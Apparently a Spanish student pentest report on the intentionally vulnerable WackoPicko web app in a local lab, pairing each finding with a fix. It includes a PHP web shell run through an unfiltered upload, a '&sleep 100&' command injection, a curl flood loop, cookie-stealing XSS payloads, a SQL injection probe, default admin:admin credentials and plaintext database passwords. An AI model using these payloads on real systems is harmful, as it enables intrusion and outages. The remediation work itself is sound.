<p class="comment">&gt; and exists (SELECT UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.2') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.3') from dual) </p>
```

Aún así, para terminar de comprobarlo, voy a usar *BurpSuite* para ver la respuesta directamente. Efectivamente, no aparece ninguna ip, y es un falso positivo, como se observa en la siguiente imagen:

Response

- Pretty
- Raw**
- Hex
- Render

```

47   <div class="column span-24 first last" id="search_bar_blue">
48     <div class="column prepend-17 span-7 first last" id="search_box">
49       <form action="/pictures/search.php" method="get" style="display:inline;">
50         <input id="query2" name="query" size="15" style="padding: 2px; font-size: 16px; text-decoration:none; border:none; vertical-align:middle;" type="text" value="" />
51         <input src="/images/search_button_white.gif" type="image" style="border: 0px none; position: relative; top: 0px; vertical-align: middle; margin-left: 1em;" />
52       </form>
53     </div>
54   </div>
55
56 <div class="column prepend-1 span-24 first last">
57   <h2>Guestbook</h2>
58   <h4>See what people are saying about us!</h4>
59
60   <p class="comment">Hi, I love your site!</p>
61   <p> - by adam </p>
62
63
64
65   <form action="/guestbook.php" method="POST">
66     Name: <br>
67     <input type="text" name="name" /><br>
68     Comment: <br>
69     <textarea id="comment-box" name="comment"></textarea> <br>
70     <input type="submit" value="Submit" />
71   </form>
72
73
74
75 </div> ...
  
```

## Vulnerabilidad: Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)

### 1. Explotación

Falso positivo: No

Servicio Afectado: GET http://192.168.1.11:8080

Evidencias:

Hacemos un *curl -I* a la dirección que nos da ZAP y obtenemos:

```

HTTP/1.1 200 OK
Date: Tue, 04 Feb 2025 22:15:15 GMT
Server: Apache
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=ml2r14hrg0rcvc3ngmdmf6u796; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: frame-ancestors 'self'; default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self'; connect-src 'self';
X-Frame-Options: SAMEORIGIN
Content-Type: text/html
  
```

Donde podemos observar cómo aporta demasiada información sobre versiones que puede llegar a ser usada por atacantes.

### 2. Medidas preventivas

Esta medida ya quedó solucionada en el apartado de ‘*Vulnerabilidad: Server Leaks Version Information via "Server" HTTP Response Header Field*’.

# Vulnerabilidad: X-Content-Type-Options Header Missing

## 1. Explotación

Falso positivo: No

Servicio Afectado: GET <http://192.168.1.11:8080/css/blueprint/screen.css>

Evidencias:

Hacemos un *curl -I* a dicha dirección url, y obtenemos lo siguiente:

```
/blueprint/screen.css
HTTP/1.1 200 OK
Date: Wed, 05 Feb 2025 16:35:16 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Thu, 02 Feb 2017 22:24:09 GMT
ETag: "24c7-547939fb8b440"
Accept-Ranges: bytes
Content-Length: 9415
Vary: Accept-Encoding
Content-Type: text/css
```

Como se observa, falta la cabecera 'X-Content-Type-Options'.

*NOTA: Aunque como se aprecie en la imagen, la solicitud nos da la versión del server, error que ya habíamos corregido, es porque al cerrar Docker, se me borraron los cambio.*

## 2. Medidas preventivas

Para corregir este error, abrimos el archivo .htaccess y añadimos la siguiente línea '*Header set X-Content-Type-Options "nosniff"*', guardamos y reiniciamos el servidor.

```
<IfModule mod_headers.c>
    Header set X-Content-Type-Options "nosniff"
```

Comprobamos que se haya modificado correctamente:

```
/blueprint/screen.css
HTTP/1.1 200 OK
Date: Wed, 05 Feb 2025 16:53:56 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Thu, 02 Feb 2017 22:24:09 GMT
ETag: "24c7-547939fb8b440"
Accept-Ranges: bytes
Content-Length: 9415
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
Content-Type: text/css
```

Además, se incluye esta cabecera de seguridad a <http://192.168.1.11:8080> y sucesivas:

```
Pragma: no-cache
X-Content-Type-Options: nosniff
Set-Cookie: PRUEBA=4slpl83urn16ktcd9fvsnkpu00; path=/; HttpOnly;SameSite=Strict
Content-Type: text/html
```

# Vulnerabilidad: Timestamp Disclosure - Unix

## 1. Explotación

Falso positivo: No

Servicio Afectado: GET http://192.168.1.11:8080/calendar.php

Evidencias:

Para comprobar esta vulnerabilidad volvemos a emplear la herramienta *Burp Suite* para analizar la respuesta del servidor y ver si ese *timestamp* es verdaderamente un peligro o no.

```
60      </h2>
61      <p>
62          What is going on Monday 10th of February 2025?
63      </p>
64      <p>
65          Nothing!
66      </p>
67      <p>
68          <a href="/calendar.php?date=1739300551">
69              What about tomorrow?
70          </a>
71      </p>
72      </div>
```

Incluso, desde el propio navegador podemos observar el *timestamp*:

```
ture 192.168.1.11:8080/calendar.php?date=1739041391
```

Aunque existe dicho *Timestamp disclosure*, este no es realmente un problema, ya que se refiere a la función de un calendario donde ves si hay descuentos o no. Aunque, igualmente es información del sistema y de la zona horaria del usuario que está en la web y debería evitar mostrarla en la url.

## 2. Medidas preventivas

Una forma de solucionarlo es usar sesiones, en lugar de parámetros en la url. El código anterior de calendar.php es:

```

<?php

require_once("include/html_functions.php");

if (isset($_GET['date']))
{
    $date = $_GET['date'];
}
else
{
    $date = time();
}

$cur_text = date("l jS \of F \Y", $date);
$day = date("D", $date);
$is_party = ($day == "Fri" || $day == "Sat");
// add a day
$next_time = $date + (24 * 60 * 60);
?>

<?php our_header("calendar"); ?>



<h2>WackoPicko Calendar</h2>
    <p>
        What is going on <?= $cur_text ?>?
    </p>
    <?php if ($is_party) { ?>
        <p>We're throwing a party!<br />
        Use this coupon code: SUPERYOU21 for 10% off in celebration!
    </p>
    <?php } else { ?>
        <p>Nothing!</p>
    <?php } ?>
    <p>
        <a href="/calendar.php?date=<?= $next_time ?>">What about tomorrow?</a>
    </p>



<?php our_footer(); ?>

```

El nuevo, basado en sesiones:

```

<?php
session_start();
require_once("include/html_functions.php");

//si no exsite sesion o no hay fechan, establecer la fecha actual
if (!isset($_SESSION['date']) || !is_numeric($_SESSION['date']) || $_SESSION['date'] < 946684800) {
    $_SESSION['date'] = time();
}

// //para avanzar en el dia
if (isset($_GET['next_day'])) {
    $_SESSION['date'] += 24 * 60 * 60;
}

$date = $_SESSION['date'];
$cur_text = date("l js \of F Y", $date);
$day = date("D", $date);
$is_party = ($day == "Fri" || $day == "Sat");
?>

<?php our_header("calendar"); ?>

<div class="column prepend-1 span-24 first last">
    <h2>WackoPicko Calendar</h2>
    <p>
        What is going on <?= $cur_text ?>?
    </p>
    <?php if ($is_party) { ?>
        <p>We're throwing a party!<br />
        Use this coupon code: SUPERYOU21 for 10% off in celebration!
    </p>
    <?php } else { ?>
        <p>Nothing!</p>
    <?php } ?>
    <p>
        <a href="/calendar.php?next=true">What about tomorrow?</a>
    </p>
</div>

<?php our_footer(); ?>

```

Ahora en la web no se muestra en la url el *timestamp*:

△ No es seguro 192.168.1.11:8080/calendar.php?next=true

**WackoPicko.com**

**WackoPicko Calendar**

What is going on Sunday 9th of February 2025?

Nothing!

## Vulnerabilidades informacionales

No se ahondará como tal en mitigarlas. Sin embargo, su información nos sirve para detectar nuevas vulnerabilidades que ZAP no haya podido encontrar.

# Explotación y medidas preventivas de vulnerabilidades que no han sido encontradas por ZAP

## Vulnerabilidad: Subida de archivos insegura

### 1. Explotación

Servicio Afectado: <http://192.168.1.11:8080/pictures/upload.php>

#### Descripción de la Vulnerabilidad:

La web permite la subida de cualquier archivo sin hacer ningún filtrado, permitiendo la subida de archivos maliciosos. También tiene errores de código como ocurre al poner el precio de la imagen que se va a subir, ya que no comprueba si es un número o no.

#### Evidencias:


Adjunto imágenes del proceso de subida de un archivo .php:

The screenshot shows a web page with a blue header bar. Below it, the main content area has a title "Upload a Picture!". Underneath, there are several input fields: "Tag" with value "12", "File Name" with value "file", "Title" with value "file", "Price" with value "12", and a file input field containing "shell.php". At the bottom is a button labeled "Upload File".

Donde *shell.php* tiene el siguiente código:

```
<?php  
system($_GET['cmd']);  
?>
```

Quedando guardado en la página:



Una vez subido y gracias al *directory browsing*, podemos ejecutar comandos en la cmd:

A screenshot of a web browser window titled "WackoPicco.com". The address bar shows the URL "192.168.1.11:8080/upload/shell/shell.php?cmd=cat%20/etc/os-release;%20uname%20-a". The page content displays system information: "Servidor temporal funcionando! NAME="Ubuntu" VERSION="14.04.3 LTS, Trusty Tahr" ID=ubuntu ID\_LIKE=debian PRETTY\_NAME="Ubuntu 14.04.3 LTS" VERSION\_ID="14.04" HOME\_URL="http://wackopicco.com/" SUPPORT\_URL="http://help.ubuntu.com/" BUG\_REPORT\_URL="http://bugs.launchpad.net/ubuntu/". Below this, it shows "Linux 2be9032af679 6.8.0-52-generic #53-Ubuntu SMP PREEMPT\_DYNAMIC Sat Jan 11 00:06:25 UTC 2020".

Luego, con un código tan simple se puede obtener mucha información.

## 2. Medidas preventivas

Restringir los tipos de datos permitidos. La vulnerabilidad se puede solucionar en el archivo *upload.php*, la vulnerabilidad se encuentra antes de esta línea:

```
    }
    if (move_uploaded_file($_FILES['pic']['tmp_name'], $filename))
    {
```

Ya que no aplica ninguna restricción. Aplicamos las restricciones al código *upload.php*:

```
$allowed_types = ['image/jpeg', 'image/png'];
$file_type = $_FILES['pic']['type'];

if (!in_array($file_type, $allowed_types)) {
    $flash['error'] = "Formato no permitido solo imagenes JPG y PNG.";
}
else
{
    $_POST['name'] = str_replace([".", " ", "/"], "", $_POST['name']);
    if (!file_exists("../upload/{$_POST['tag']}"))
```

Comprobamos que no permite subir archivos distintos de formatos .jpeg o .png:

### Upload a Picture!

Tag :	<input type="text" value="prueba"/>
File Name :	<input type="text" value="prueba"/>
Title :	<input type="text" value="prueba"/>
Price :	<input type="text" value="1000"/>
File :	<input type="button" value="Examinar..."/> shell.php <input type="button" value="Upload File"/>

Subimos el archivo y obtenemos el siguiente error:

### Upload a Picture!

Formato no permitido solo imagenes JPG y PNG.

Tag :	<input type="text"/>
File Name :	<input type="text"/>
Title :	<input type="text"/>
Price :	<input type="text"/>
<input type="button" value="Upload File"/>	

Comprobamos que realmente no se haya subido el archivo *prueba*:

```
root@2be9032af679:/app/upload# ls
12 3 againIxwsed againiJ42nH doggie flowers foos house quarters shell
testing toga twister twister_funeXz3uM twister_funxJ0bBz waterfall ww
root@2be9032af679:/app/upload#
```

## Vulnerabilidad: Uso de Credenciales Predeterminadas (admin:admin)

### 1. Explotación

Identificador: A2:2017 - Autenticación rota

Servicio Afectado: http://192.168.1.11:8080/admin/index.php?page=login

#### Descripción de la Vulnerabilidad:

Se detectó el uso de credenciales predeterminadas admin:admin en el acceso al panel de administrador, lo que permite una total libertad de actuación por parte de cualquier atacante.

#### Evidencias:

**Admin Area**

Username :  Password :

**Welcome to the awesome admin panel admin**

[Create a new user!](#)

### 2. Medidas preventivas

Definir un nuevo nombre de usuario y contraseña para el administrador de la web, como, por ejemplo: pepito\_ad: T!gR8r@jL3bX2oPz

Para ello, nos vamos a la base de datos de la web y cambiamos estas credenciales como sigue:

```
root@c91933e9aa3:/app# mysql -u admin -p6qq5npYwuIjS
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.5.47-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE wackopicko
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```

mysql> UPDATE admin SET login = 'pepito_ad', password = SHA1('T!gR8r@jL3bX2oPz') WHERE login = 'admin';
Query OK, 2 rows affected (0.01 sec)
Rows matched: 2  Changed: 2  Warnings: 0

mysql> SELECT login, password FROM admin WHERE login = 'pepito_ad';
+-----+-----+
| login | password          |
+-----+-----+
| pepito_ad | 277218efea233c707facab0acb106d3abe1a187a |
| pepito_ad | 277218efea233c707facab0acb106d3abe1a187a |
+-----+-----+
2 rows in set (0.00 sec)

mysql> EXIT;
Bye

```

Usamos el hash SHA1, porque es el que se usa en el código de la web, como se muestra a continuación:

```

function check_login($admin, $pass)
{
    $query = sprintf("SELECT * from `admin` where `login` like '%s' and `password` = SHA1( '%s' ) limit 1;",
                     mysql_real_escape_string($admin),
                     mysql_real_escape_string($pass));
    $res = mysql_query($query);
    if ($res)
    {
        return mysql_fetch_assoc($res);
    }
    else
    {
        return False;
    }
}

```

Aunque, es recomendable cambiarlo por un SHA-256. Sin embargo, para la versión que estamos usando no es posible.

## Vulnerabilidad: Vulnerabilidad a Ataques DDoS

### 1. Explotación

Servicio Afectado: http, Servidor web (Apache httpd 2.4.7), puerto 8080

#### Descripción de la Vulnerabilidad:

Es un intento de interrumpir la disponibilidad de un servicio, red o servidor, sobrecargándolo con una gran cantidad de tráfico falso.

#### Evidencias:

Inyectamos el comando `sleep 100` que son 100 segundos, para comprobar que cae toda la web al completo:


The screenshot shows a web page titled "Check your password strength". It has a form with a single input field labeled "Password to check:". Inside the input field, the text "&sleep 100&" is visible, with the entire field and its contents highlighted by a red rectangular box. Below the input field is a "Check!" button.

Comprobamos que no se puede interactuar con la web desde el mismo navegador, pero si desde otro. Por lo que no sirve, pero si hacemos un código de un bucle que

solicite constantemente la web, quedará totalmente inservible. Este es el código en Bash:

```
1#!/bin/bash
2while true; do
3    curl http://192.168.1.11:8080 &>/dev/null &
4done
5
```

Y esta es la evidencia de que no se puede conectar al servidor:



## 2. Medidas preventivas

Se puede solucionar este problema de una forma muy sencilla, instalando y configurando *mod\_evasive* como se muestra en las siguientes imágenes:

```
root@249b9088c0ac:/app# sudo apt install libapache2-mod-evasive
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  libapache2-mod-evasive
0 upgraded, 1 newly installed, 0 to remove and 126 not upgraded.
Need to get 15.7 kB of archives.
After this operation, 82.9 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu/ trusty/universe libapache2-mod-evasive amd64 1.10.1-2 [15.7 kB]
Fetched 15.7 kB in 1s (15.3 kB/s)
Selecting previously unselected package libapache2-mod-evasive.
(Reading database ... 22138 files and directories currently installed.)
Preparing to unpack .../libapache2-mod-evasive_1.10.1-2_amd64.deb ...
Unpacking libapache2-mod-evasive (1.10.1-2) ...
Setting up libapache2-mod-evasive (1.10.1-2) ...
apache2_invoke: Enable module evasive
invoke-rc.d: policy-rc.d denied execution of restart.
```

Primero instalamos la librería, luego lo activamos con el comando ‘*a2enmod evasive*’ y finalmente descomentamos las líneas de *evasive.conf*. Finalmente, reiniciamos el servidor:

```
root@249b9088c0ac:/app# a2enmod evasive
Module evasive already enabled
root@249b9088c0ac:/app# nano /etc/apache2/mods-available/evasive.conf
```

```
<IfModule mod_evasive20.c>
    DOSHashTableSize    3097
    DOSPageCount        2
    DOSSiteCount        50
    DOSPageInterval     1
    DOSSiteInterval     1
    DOSBlockingPeriod   10

    #DOSEmailNotify      you@yourdomain.com
    DOSSystemCommand    "su - someuser -c '/sbin/... %s ...'"
    #DOSLogDir           "/var/log/mod_evasive"
</IfModule>
```

## Vulnerabilidad: Captura de credenciales de autenticación

### 1. Explotación

Servicio Afectado: HTTP, Servidor Web (Apache httpd 2.4.18), puerto 8080

URL: <http://192.168.1.11:8080/users/login.php>

URL: <http://192.168.1.11:8080/admin/index.php?page=login>

Descripción de la Vulnerabilidad:

Se utiliza un mecanismo de autenticación inseguro, lo que permite mediante un analizador de red, como *Wireshark*, analizar el tráfico e interceptar las credenciales en texto plano, que, aunque sea en la red Docker, esto demuestra que la configuración es insegura y se debería usar *https*.

Evidencias:

Adjunto capturas de las credenciales que se han extraído de ambas url's afectadas:

```

Hypertext Transfer Protocol
  POST /admin/index.php?page=login HTTP/1.1\r\n
  Host: 192.168.1.11:8080\r\n
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3\r\n
  Accept-Encoding: gzip, deflate\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  Content-Length: 52\r\n
  Origin: http://192.168.1.11:8080\r\n
  Connection: keep-alive\r\n
  Referer: http://192.168.1.11:8080/admin/index.php?page=login\r\n
  Cookie: session=5; PHPSESSID=5vh65r7m1m3842ovan7bntlo10\r\n
  Upgrade-Insecure-Requests: 1\r\n
  Priority: u=0, i\r\n
  \r\n
  [Full request URI: http://192.168.1.11:8080/admin/index.php?page=login]
  [HTTP request 1/1]
  [Response in frame: 89]
  File Data: 52 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "adminname" = "prueba de"
  Form item: "password" = "captura de credenciales"

Hypertext Transfer Protocol
  POST /users/login.php HTTP/1.1\r\n
  Host: 192.168.1.11:8080\r\n
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3\r\n
  Accept-Encoding: gzip, deflate\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  Content-Length: 48\r\n
  Origin: http://192.168.1.11:8080\r\n
  Connection: keep-alive\r\n
  Referer: http://192.168.1.11:8080/users/login.php\r\n
  Cookie: PHPSESSID=5vh65r7m1m3842ovan7bntlo10\r\n
  Upgrade-Insecure-Requests: 1\r\n
  Priority: u=0, i\r\n
  \r\n
  [Full request URI: http://192.168.1.11:8080/users/login.php]
  [HTTP request 1/1]
  [Response in frame: 123]
  File Data: 48 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "segunda prueba"
  Form item: "password" = "de credenciales"

```

## 2. Medidas preventivas

Para prevenir esta fuga de credenciales, se debe configurar https. Para eso debemos configurar *Certbot* pero no podemos hacerlo en nuestro caso, porque la versión de Ubuntu 14.04 es muy antigua y ya no se puede instalar. Habría que actualizar el sistema operativo y luego instalarlo.

### Vulnerabilidad: XSS (Reflected)

#### 1. Explotación


Servicio Afectado: <http://192.168.1.11:8080/users/login.php> //  
<http://192.168.1.11:8080/>

#### Descripción de la Vulnerabilidad:

Además de las mencionadas por ZAP, existen otros vectores de entrada para esta vulnerabilidad, como es la barra de búsqueda al lado de ‘search’ o en la página principal, en la opción de nombrar el archivo a subir. Este ataque puede llevar al robo de sesiones, obteniendo las cookies.

## Evidencias:

Adjunto capturar de la respuesta de la web al payload  
<script>alert(document.cookie)</script>:



## 2. Medidas preventivas

Para la primera abrimos el archivo `search.php` que contiene el siguiente código:

```

<?php
require_once("../include/pictures.php");
require_once("../include/comments.php");
require_once("../include/cart.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

if (!isset($_GET['query']))
{
    http_redirect("/error.php?msg=Error, need to provide a query to search");
}

$pictures = Pictures::get_all_pictures_by_tag($_GET['query']);

?>

<?php our_header("", $_GET['query']); ?>

<div class="column prepend-1 span-24 first last">
<h2>Pictures that are tagged as '<?=$_GET['query'] ?>'</h2>

    <?php thumbnail_pic_list($pictures); ?>

</div>

<?php our_footer(); ?>

```

La línea vulnerable es la subrayada, para eliminar está vulnerabilidad, encapsulamos `$_GET['query']` con la función `h()` definida en `functions.php` para escapar los caracteres introducidos:

```

<?php
require_once("../include/pictures.php");
require_once("../include/comments.php");
require_once("../include/cart.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

if (!isset($_GET['query']))
{
    http_redirect("/error.php?msg=Error, need to provide a query to search");
}

$pictures = Pictures::get_all_pictures_by_tag($_GET['query']);

?>

<?php our_header("", $_GET['query']); ?>

<div class="column prepend-1 span-24 first last">
<h2>Pictures that are tagged as '<?=h($_GET['query']) ?>'</h2>

    <?php thumbnail_pic_list($pictures); ?>

</div>

<?php our_footer(); ?>

```



Para la segunda, abrimos el archivo *piccheck.php* y encontramos el siguiente código, con la vulnerabilidad subrayada:

```
<?php
require_once("include/html_functions.php");
require_once("include/functions.php");

if (!isset($_FILES['userfile']) && !isset($_POST['name']))
{
    http_redirect("/");
}

$type = $_FILES['userfile']['type'];
$name = $_POST['name'];

?>

<?php our_header("home"); ?>

<div class="column prepend-1 span-24 first last">
    <h2>Checking your file <?= $name ?></h2>
    <p>
        File is O.K. to upload!
    </p>
</div>

<?php our_footer(); ?>
```

Empleamos de nuevo la función *h()* contenida en *functions.php* para sanitizar los datos:

```
<?php
require_once("include/html_functions.php");
require_once("include/functions.php");

if (!isset($_FILES['userfile']) && !isset($_POST['name']))
{
    http_redirect("/");
}

$type = $_FILES['userfile']['type'];
$name = $_POST['name'];


?>

<?php our_header("home"); ?>

<div class="column prepend-1 span-24 first last">
    <h2>Checking your file <?=h($name) ?></h2>
    <p>
        File is O.K. to upload!
    </p>
</div>

<?php our_footer(); ?>
```

Comprobamos en la página y vemos que ya ha quedado solucionada la vulnerabilidad:



## Vulnerabilidad: XSS (Persistent)

### 1. Explotación

Servicio Afectado: <http://192.168.1.11:8080/pictures/view.php?picid=15>

Payload: <script>alert(document.cookie)</script>

Descripción de la Vulnerabilidad:

Además de las mencionadas por ZAP, existen otros vectores de entrada para esta vulnerabilidad, como puede ser la opción de comentario de cada una de las fotos que podrías comprar una vez logueado. Este ataque puede llevar al robo de sesiones, obteniendo información como cookies.

Evidencias:

Adjunto capturar de la respuesta de la web:

Payload: <script>alert(document.cookie)</script>

Descripción de la Vulnerabilidad:

Además de las mencionadas por ZAP, existen otros vectores de entrada para esta vulnerabilidad. Este ataque puede llevar al robo de sesiones, obtención de información como cookies.

Evidencias:

Adjunto capturas del proceso y respuesta de la web. Primero creamos el comentario:



### Your Comment

